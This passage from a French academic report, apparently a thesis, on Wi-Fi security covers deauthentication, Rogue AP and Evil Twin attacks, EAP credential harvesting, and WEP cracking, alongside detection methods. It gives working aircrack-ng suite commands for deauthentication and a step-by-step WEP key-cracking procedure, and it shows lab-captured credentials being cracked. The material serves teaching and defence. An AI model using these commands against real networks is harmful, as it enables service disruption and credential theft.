


Figure V.3: Démonstration de l'extraction de données sensibles transmises en clair (HTTP).

Comme l'illustre la figure V.3, les protocoles non sécurisés comme HTTP exposent les données applicatives en clair. Cette capture démontre la fragilité des échanges : les

paramètres de requête et les identifiants d'authentification sont immédiatement exploitables. Cette vulnérabilité souligne l'impératif de généraliser le chiffrement de bout en bout via TLS, dont le déploiement constitue la seule barrière efficace contre l'interception passive. Finalement, ces observations confirment que la sécurité d'une infrastructure sans fil ne peut reposer uniquement sur les couches de chiffrement natives du standard 802.11 ; elle impose une hygiène de sécurité au niveau applicatif pour garantir l'intégrité et la confidentialité des échanges face à un environnement radio par nature hostile.

V.2 Attaque par déauthentification (Deauthentication Attack)

L'attaque par déauthentification constitue l'une des techniques de déni de service (*DoS*) les plus efficaces sur les réseaux IEEE 802.11. Elle exploite une faille structurelle du protocole : le caractère non chiffré et non authentifié des trames de gestion (*Management Frames*) dans les versions antérieures à la norme 802.11w [62].

V.2.1 Fondements théoriques

Le protocole 802.11 prévoit des trames de gestion permettant de gérer l'état de connexion entre une station (*STA*) et un point d'accès (*AP*). Parmi celles-ci, la trame de *Deauthentication* est utilisée pour rompre une session établie. La vulnérabilité réside dans le fait que ces trames sont transmises en clair et ne sont pas soumises à une vérification cryptographique rigoureuse au niveau de la couche liaison.

Un attaquant peut ainsi forger et injecter ces trames en usurpant l'adresse MAC du point d'accès légitime. La station, recevant cette instruction, coupe immédiatement sa connexion, croyant à une requête légitime du point d'accès [63].

V.2.2 Chaîne d'exploitation

L'attaque suit généralement un schéma séquentiel rigoureux :

1. **Ciblage :** Identification de l'adresse MAC du point d'accès (*BSSID*) et de la station cible à l'aide d'outils de capture réseau (ex: *airodump-ng*) [64].

2. **Injection :** Envoi massif de trames de *Deauthentication* en ciblant spécifiquement la station ou, par diffusion (*broadcast*), l'ensemble des clients du BSSID [62].

3. **Exploitation :** Une fois la station déconnectée, elle tente une reconnexion automatique. L'attaquant peut alors capturer le *4-way handshake* pour tenter une attaque par dictionnaire hors ligne, ou rediriger le client vers un *Evil Twin* en profitant de l'instabilité induite [65].

V.2.3 Pratiques expérimentales et analyse

Pour illustrer cette attaque en laboratoire, l'utilisation de la suite *Aircrack-ng* est standard [65], [66]. La commande type, `aireplay-ng -deauth 0 -a [BSSID] -c [Client_MAC] wlan0mon`, permet de maintenir une cible dans un état de déconnexion permanente.




Figure V.4: Capture Wireshark illustrant une attaque par déauthentification sur un réseau `HUAWEI-E5330-B2E0` : flux massif de trames `802.11 Deauthentication` entre la station `HuaweiTechno_94:b2:e0` et le client `72:00:3b:f4:fc:28`, caractéristique d'une injection en rafale par `aireplay-ng`.

La figure V.4 met en évidence la nature périodique de ces trames. En observant les en-têtes 802.11, on identifie le flux bidirectionnel entre le point d'accès `HuaweiTechno_94:b2:e0` (SSID `HUAWEI-E5330-B2E0`) et la station cible, confirmant l'injection en rafale caractéristique d'une attaque par `aireplay-ng`.

V.3 Evil Twin et Rogue AP

Les attaques par point d'accès malveillant constituent une menace centrale dans le paysage de la sécurité des réseaux sans fil. Elles reposent sur une propriété fondamentale du protocole IEEE 802.11 : l'absence d'authentification mutuelle obligatoire entre le client et le point d'accès dans la grande majorité des déploiements courants. Un utilisateur connecté à un réseau Wi-Fi n'a, par défaut, aucune garantie cryptographique que le point d'accès auquel il s'associe est bien celui qu'il croit [67], [68].

Deux variantes principales sont distinguées dans la littérature : le *Rogue AP* (point d'accès non autorisé) et l'*Evil Twin* (jumeau maléfique). Si ces deux concepts partagent le même vecteur d'attaque — le déploiement d'un AP illégitime — ils diffèrent par leur intention, leur sophistication et leur contexte d'utilisation [63], [68].

V.3.1 Rogue AP — Point d'accès non autorisé

Définition et contexte

Un **Rogue AP** est tout point d'accès connecté à un réseau sans y avoir été autorisé par l'administrateur. Il peut être installé :

- Par un **employé mal intentionné ou négligent**, souhaitant contourner les politiques de sécurité réseau (accès sans fil dans une zone câblée uniquement, par exemple).
- Par un **attaquant externe** ayant obtenu un accès physique aux locaux, qui branche discrètement un AP sur une prise réseau disponible pour créer un point d'entrée distant dans le réseau interne.

- Par un **équipement légitime mal configuré** exposant involontairement un SSID ouvert (fonctionnalité *hotspot* activée par erreur sur un poste de travail, par exemple).

La dangerosité d'un Rogue AP tient à sa position : connecté au réseau interne, il offre à l'attaquant un accès direct aux ressources internes (serveurs, imprimantes, bases de données) depuis l'extérieur du périmètre physique, contournant ainsi les pare-feux et autres contrôles de sécurité périmétrique [69].

Détection d'un Rogue AP

La détection repose sur plusieurs approches complémentaires :

- **WIDS (Wireless Intrusion Detection System) :** systèmes dédiés à la surveillance du spectre radio, capables de détecter tout AP dont l'adresse MAC ou le SSID ne figure pas dans une liste blanche définie par l'administrateur. Des solutions comme Cisco Adaptive Wireless IPS, Aruba RFProtect ou des outils open source comme *airodump-ng* et *Kismet* implémentent cette fonctionnalité [67]. Comme l'illustre la figure V.5, un outil comme *airodump-ng* permet d'identifier en temps réel tout AP non référencé parmi les réseaux légitimes, en révélant son BSSID, son niveau de signal (PWR), son canal et son type de chiffrement.
- **Corrélation DHCP/ARP :** la présence d'un AP non référencé peut être détectée en analysant les nouveaux clients DHCP dont les adresses MAC correspondent à des préfixes d'équipements réseau (OUI d'un fabricant de routeurs). Dans la capture présentée, le BSSID `22:02:33:46:68:E7` du `RogueAP_Test` est immédiatement identifiable comme n'appartenant à aucun équipement réseau référencé dans l'environnement surveillé.
- **Scan actif des ports :** un Rogue AP branché sur le réseau filaire présente une empreinte réseau détectable (ports ouverts caractéristiques d'un équipement d'accès sans fil). La présence d'un AP utilisant un protocole de chiffrement obsolète comme `WEP` (`HUAWEI-E5330-B2E0`, visible dans la capture) constitue également un indicateur d'alerte immédiat pour un administrateur réseau [67].




Figure V.5: Détection d'un point d'accès non autorisé via *airodump-ng* : le réseau `RogueAP_Test` (BSSID `22:02:33:46:68:E7`, PWR −20 dBm) apparaît aux côtés des réseaux légitimes de l'université (`UGB/ODC`, `ED_UGB`, `UGB-Etudiants`). La présence simultanée d'un AP ouvert (`WIFI_UGB`, `OPN`) et d'un réseau utilisant le protocole obsolète `WEP` (`HUAWEI-E5330-B2E0`) illustre la diversité des menaces détectables par surveillance passive du spectre radio.

La figure V.5 met en évidence trois indicateurs de menace simultanés : la présence du `RogueAP_Test` avec un signal anormalement fort (PWR = −20 dBm) suggérant un attaquant à proximité immédiate, un AP ouvert `WIFI_UGB` sans aucun chiffrement (`OPN`) coexistant avec des réseaux sécurisés, et un point d'accès `HUAWEI-E5330-B2E0` utilisant le protocole `WEP`, considéré comme cryptographiquement cassé depuis 2001 [70]. Ces trois éléments constituent des signaux d'alerte qu'un WIDS correctement configuré doit être capable de remonter en temps réel à l'administrateur réseau.

V.3.2 Evil Twin — Le jumeau maléfique

Définition et principe

L'**Evil Twin** est une forme évoluée du Rogue AP dans laquelle l'attaquant configure délibérément son point d'accès pour imiter exactement un réseau Wi-Fi légitime connu : même SSID, même type de sécurité apparent, parfois même adresse BSSID clonée. L'objectif nest plus simplement de pénétrer un réseau interne, mais dintercepter le trafic des victimes en les attirant vers un AP sous son contrôle [63], [68].

L'attaque exploite deux comportements natifs des systèmes d'exploitation clients :

1. La **reconnexion automatique** : les OS modernes (Windows, Android, iOS, Linux) conservent une liste de réseaux préférés (*Preferred Network List*, PNL) et s'y connectent automatiquement lorsqu'un SSID correspondant est détecté, sans intervention de l'utilisateur.

2. La **sélection par puissance de signal** : en cas de présence de plusieurs AP avec le même SSID, le client choisit généralement celui dont le signal est le plus fort — avantage que l'attaquant peut facilement obtenir en positionnant son AP à proximité de la victime.

Chaîne d'exploitation complète

Une attaque Evil Twin complète se déroule en plusieurs phases articulées :

1. **Reconnaissance :** L'attaquant place son interface Wi-Fi en mode monitor et utilise *airodump-ng* pour identifier les réseaux à proximité : SSID, BSSID, canal, type de chiffrement et clients connectés [65].

2. **Déploiement de l'Evil Twin :** L'attaquant crée un AP factice avec le même SSID que le réseau cible. Des outils comme *hostapd-wpe*, *airbase-ng* ou des frameworks dédiés comme *WiFi-Pumpkin 3* ou *Bettercap* automatisent cette étape [66].

3. **Déauthentification forcée :** Pour accélérer la migration des victimes vers l'Evil Twin, l'attaquant envoie des trames de déauthentification vers les clients du réseau légitime. Les clients déconnectés cherchent automatiquement à se reconnecter et, attirés par le signal plus puissant de l'Evil Twin, s'y associent [62].

4. **Interception du trafic (MitM) :** Une fois les victimes connectées, l'attaquant configure son équipement en passerelle transparente vers Internet via une seconde interface réseau (filaire ou 4G). Tout le trafic transite par sa machine, lui permettant une interception passive complète [63].

5. **Captive Portal et vol de credentials :** Dans le cas d'un réseau d'entreprise utilisant 802.1X, l'attaquant peut déployer un portail captif imitant la page d'authentification légitime pour collecter identifiants et mots de passe [71].




Figure V.6: Détection d'un Evil Twin via *airodump-ng* : deux points d'accès partagent le même SSID `HUAWEI-E5330-B2E0` avec des BSSID distincts (`5C:03:39:94:B2:E0` en WEP et `00:00:00:63:A9:66` en OPN), caractéristique d'un point d'accès malveillant imitant un réseau légitime. La partie inférieure révèle **12 stations actives** associées au réseau WEP, toutes potentiellement exposées à une interception de trafic.

Attaque sur les réseaux WPA2-Enterprise (EAP Harvesting)

Dans un contexte d'entreprise, l'Evil Twin peut cibler les réseaux 802.1X. L'outil *hostapd-wpe* (*Wireless Pwnage Edition*) permet de déployer un AP qui accepte toute tentative d'authentification EAP et enregistre les échanges MSCHAPv2 challenge/response. Ces données peuvent ensuite être soumises à des outils comme *asleap* ou *hashcat* pour en extraire le mot de passe en clair [72].




Figure V.7: Capture d'un échange MSCHAPv2 par *hostapd-wpe* lors d'une attaque Evil Twin sur un réseau WPA2-Enterprise : l'identité de la victime (`djiby`), le challenge (`aa:7a:5e:a7:f1:1b:45:5f`) et la réponse MSCHAPv2 complète sont capturés en clair. Les hash sont automatiquement formatés pour *John the Ripper* et *Hashcat*, permettant une attaque hors-ligne immédiate sur le mot de passe.

La figure V.7 illustre la totalité de la chaîne d'exploitation EAP Harvesting : dès que la victime (station `42:8d:87:2c:b1:12`) tente de s'authentifier sur le faux AP via **PEAP** (méthode EAP 25), hostapd-wpe intercepte l'échange MSCHAPv2 et expose l'identifiant `djiby` ainsi que le hash de son mot de passe sous deux formats directement utilisables par des outils de cracking hors-ligne (*John the Ripper*, *Hashcat*). L'échec final (`EAP-FAILURE`, `authentication failed`) confirme que la victime n'obtient pas d'accès réseau, mais ses credentials ont déjà été compromis [72], [73].




Figure V.8: Cracking du hash MSCHAPv2 intercepté par *hostapd-wpe* via *John the Ripper* : le mot de passe de l'utilisateur `djiby` (`123456789abc`) est retrouvé en moins d'une seconde à un débit de 1 478 000 tentatives par seconde, démontrant la vulnérabilité critique de PEAP/MSCHAPv2 en l'absence de validation du certificat serveur.

La figure V.8 conclut la démonstration complète de l'attaque EAP Harvesting : après capture du hash MSCHAPv2 par *hostapd-wpe* (figure V.7), *John the Ripper* retrouve le mot de passe `123456789abc` de l'utilisateur `djiby` en moins d'une seconde sur un simple CPU. Cette chaîne d'exploitation — déploiement du faux AP, capture des credentials EAP, cracking hors-ligne — démontre que **PEAP/MSCHAPv2** sans validation stricte du certificat serveur ne constitue pas une protection suffisante pour les réseaux WPA2-Enterprise [72]–[74].

V.4 Attaques sur les protocoles de chiffrement Wi-Fi

L'évolution des protocoles de sécurité Wi-Fi — de WEP à WPA3 — est largement dictée par la découverte successive de vulnérabilités cryptographiques et protocolaires. Cette section analyse les attaques fondamentales contre chaque génération de protocole, en détaillant les mécanismes exploités et les outils utilisés en pratique [68].

V.4.1 Attaques contre WEP (Wired Equivalent Privacy)

Contexte et fondements cryptographiques

WEP, standardisé en 1999 dans IEEE 802.11, fut le premier mécanisme de chiffrement Wi-Fi. Il repose sur l'algorithme de chiffrement par flot **RC4** combiné à un vecteur d'initialisation (*Initialization Vector*, IV) de 24 bits. Cette conception est aujourd'hui considérée comme fondamentalement défectueuse pour plusieurs raisons [68] :

- **IV trop court (24 bits) :** Avec 24 bits, l'espace des IV possibles est de $2^{24} = 16\,777\,216$ valeurs. Sur un réseau actif, cet espace est épuisé en quelques heures, voire en quelques dizaines de minutes sous charge élevée. Des IV identiques sont alors réutilisés, permettant des attaques statistiques sur le flux chiffré.
- **IV transmis en clair :** L'IV est préfixé au paquet en clair, offrant à un attaquant passif toutes les informations nécessaires pour identifier les collisions dIV.

- **Absence dintégrité robuste :** WEP utilise CRC-32 comme contrôle d'intégrité, une fonction non cryptographique facilement manipulable. Un attaquant peut modifier un paquet chiffré et recalculer un CRC valide sans connaître la clé [67].
- **Clé statique partagée :** La même clé WEP est utilisée par tous les clients du réseau, sans mécanisme de rotation ou de dérivation par session.

Attaque FMS et attaques statistiques sur RC4

La première attaque pratique majeure contre WEP fut publiée en 2001 par **Fluhrer, Mantin et Shamir** (attaque FMS). Elle exploite une classe de *weak IVs* (IVs faibles) qui révèlent des informations statistiques sur les premiers octets de la clé RC4 (*Key Scheduling Algorithm*, KSA). En collectant suffisamment de paquets utilisant ces IVs faibles, la clé WEP peut être reconstruite octet par octet [67].

L'attaque PTW (Pyshkin, Tews, Weinmann, 2007) est une amélioration significative : elle ne nécessite plus de *weak IVs* et peut casser une clé WEP 104 bits avec seulement 40 000 paquets capturés avec une probabilité de 50 % , ou 85 000 paquets pour 95 % de probabilité de succès. C'est cette méthode qu'implémente Aircrack-ng par défaut [65].

Méthodologie pratique de cracking WEP avec Aircrack-ng

La procédure de cracking WEP suit les étapes suivantes en laboratoire :

1. **Passage en mode monitor :**

```
sudo airmon-ng start wlan0
# Interface monitor créée : wlan0
```

2. **Reconnaissance du réseau cible :**

```
sudo airodump-ng wlan0
# Identifier : BSSID, canal (CH) et ESSID du réseau WEP cible
```

3. **Capture ciblée des IV :**

```
sudo airodump-ng -c [CANAL] --bssid [BSSID] -w capture_wep wlan0
# -c  : canal du réseau cible
# -w  : fichier de sortie (capture_wep.cap)
```

4. **Injection ARP pour accélérer la collecte d'IVs :**

```
sudo aireplay-ng -3 -b [BSSID] -h [CLIENT_MAC] wlan0
# -3 : mode ARP request replay
# Accélère la génération de nouveaux IVs
```

5. **Cracking de la clé avec Aircrack-ng :**

```
aircrack-ng -b [BSSID] capture_wep.cap
# Résultat affiché dès ~40 000 IVs collectés
# KEY FOUND! [ XX:XX:XX:XX:XX ]
```




Figure V.9: Cracking d'une clé WEP avec *Aircrack-ng 1.7* : après collecte de 50 200 IVs, la clé est retrouvée en moins d'une seconde — `KEY FOUND! [64:6A:69:62:79:63:61:6D:61:72:61:39:40]` (ASCII : `djibycamara9@`) — avec une confirmation de déchiffrement à 100 %, illustrant la vulnérabilité fondamentale du protocole WEP face à l'attaque PTW.

La figure V.9 démontre la rapidité de l'attaque PTW contre WEP : avec seulement 50 200 IVs collectés, *Aircrack-ng* retrouve la clé `djibycamara9@` en moins d'une seconde en testant 24 891 combinaisons. Ce résultat confirme que WEP ne constitue plus aucune protection viable et ne doit en aucun cas être déployé sur des réseaux actifs [67], [68].




Figure V.10: Analyse Wireshark d'un paquet WEP capturé sur le réseau `HUAWEI-E5330-B2E0` : le champ `Initialization Vector` (`0x9594c3`, 24 bits) est transmis en clair dans l'en-tête 802.11, accompagné du `Key Index` et du `WEP ICV` (CRC-32 non cryptographique). La mention *not verified* confirme l'absence de vérification d'intégrité robuste, rendant possible la manipulation des paquets chiffrés sans connaissance de la clé.

La figure V.10 illustre la faille structurelle de WEP : l'IV de 24 bits transmis en clair dans

